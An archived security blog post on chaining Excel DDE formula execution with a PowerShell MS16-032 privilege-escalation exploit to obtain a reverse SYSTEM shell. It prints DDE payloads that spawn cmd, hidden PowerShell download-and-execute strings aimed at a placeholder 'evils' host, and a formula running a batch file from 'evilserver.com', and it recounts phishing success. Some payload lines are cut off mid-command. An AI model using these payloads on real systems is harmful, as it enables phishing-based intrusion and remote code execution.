PowerShell, C-Sharp and DDE The Power Within

Archived: 2026-04-05 18:28:39 UTC

aka Exploiting MS16-032 via Excel DDE without macros. The modified exploit script and video are at the end.

A while ago this cool PowerShell exploit for MS16-032 was released by FuzzySecurity. The vulnerability exploited was in the secondary login function, which had a race condition for a leaked elevated thread handle, we wont go into much details about the vulnerability here though. It is a really awesome vulnerability if you want to read more details about it, I suggest you read James Forshaw's blog post at Project Zero.

What caught my eyes however was that FuzzySecurity used C# to import functions from DLLs and use them through the PowerShell exploit. Also around the same time this blog post about the Excel DDE command execution appeared, so we played around with it, even used it on a targeted goal oriented assessment with great success (5 out of the 9 emails sent got shells).

I believe combining these new techniques would make an interesting challenge and blog post, that I hope would be helpful to everyone. In this article we will discuss MS Excel DDE, embedding C# in PowerShell and loading functions from DLLs through it.

PowerShell's True power:

Looking at the exploit code, I was intrigued by the Dllimports and C# code that was in there. I didn't know that was possible to import DLLs and C#, so a bit of research was in order. Turns out embedding C# into PS is very easy as I will demonstrate below. For PS to execute the C# all we need to do is put the C# code between "Add-Type -TypeDefinition **@"** C# code **"@"** at the beginning of the PS script. Let's look at the below example and examine it step by step

```
Add-Type -TypeDefinition @"
        using System;
        using System.Diagnostics;
        using System.Runtime.InteropServices;

        public static class User32
        {
                [DllImport("User32.dll", SetLastError=true, CharSet=CharSet.Unicode)]
                public static extern int MessageBoxW(
                                int hWnd,
                                string lpText,
                                string lpCaption,
                                int uType
                );
        }
"@
[User32]::MessageBoxW(0,"SensePost","SensePost",0x00000000L)
```

If you save the above as msg.ps1 and execute from PowerShell you will get a message box pop-up. A simple walk-through of the code; first we add a type definition with our C# Code, next we include our main headers, after that a class is instantiated with the same name as the DLL file we want to import guess this is not a must though,

then DllAtribute is used to import User32.dll and set the CharSet to Unicode that's why we used MessageBoxW instead of MessageBoxA, and lastly we add a prototype to the function we want to call from the dll. A function prototype is usually found in C header files so the application knows what the library function argument types are and the return value type as well. Without the prototype any C application would not know how to call the required function. You will also notice that in the original exploit code, struct definitions are also added when required by a function as an In/Out argument.

This shows how powerful PS scripts can get, well powerful enough to pop MessageBoxW.

MS Excel Dynamic Data Exchange (DDE):

Around the same time another article came out to remind us that DDE can be used to perform command execution through Excel sheets formulas, the only down side is that the user gets two prompts instead on one, one to enable links and one to execute our payload, however this didn't stop unaware users from clicking OK to both. DDE is used by Excel workbooks for dynamic live data update as a sort of inter process communication, it allows applications to be called from within Excel formulas and even web requests to return live data to the WorkBook, more information about DDE commands can be found here. Actually, the first prompt the user has to accept is to allow the DDE links to update live data, the formula to execute CMD in Excel is very simple, just paste the following into any cell and click enter.

```
=cmd|'/c calc.exe'!A1
```

The /c can be changed to /k for a presisitant cmd.exe shell, the first part of the payload instructs MS Excel to execute cmd.exe the extension part is ommitted, the second part is the arguments for the application, during testing it turns out that this always have to be between single quotes, easy enough, well not really, There are a couple of length restrictions on the executable name and arguments, that doesn't allow us to get more out of this, for example you will not be able to execute PowerShell.exe from the DDE directly because of the length restriction, however this can be done by passing PowerShell.exe as an argument to CMD.exe. This would add more bytes to the already restricted 1024 byte argument length, the 1024 is the maximum cmd length for CreateProcess() function. This is not such a big problem can instruct powershell to remotely load our script and execute using the following DDE for encoded payloads.

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString(\"http://evils
```

And the following for decoded scripts

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString(\"http://evils
```

Later, Etienne, pointed out that we don't need powershell as it also works to point "cmd /c" directly at a .bat script hosted in a webdav directory. This gets downloaded and executed automagically:


```
=cmd|'/c \\evilserver.com\sp.bat;IEX $e'!A1
```

Phun Phun all around:

I know it's a boring article so far, so to get things intresting I decided to combine everything discussed so far to pop a remote SYSTEM shell from unpriveleged user Excel sheet using the above DDE commands to remotely load and execute a modified MS16-032 powershell module to get reverse SYSTEM shell. The original exploit code only popped calc so i had to add the WSASockets functions and structs to be able to call a reverse shell the idea is simple really, reverse shell code works by executing CMD.exe with the process handles set to an open socket handle in the STARTUPINFO structure. Thus we needed to do is add the correct WSASockets Structs and needed function prototypes from the ws2_32 Dll import.

```
WSAStartup -> WSASocket -> WSAConnect
```

And pass the Socket handle to the process STARTUPINFO structure hStdInput, hStdOutput, hStdError properties. and finally this happened.



Source: https://sensepost.com/blog/2016/powershell-c-sharp-and-dde-the-power-within/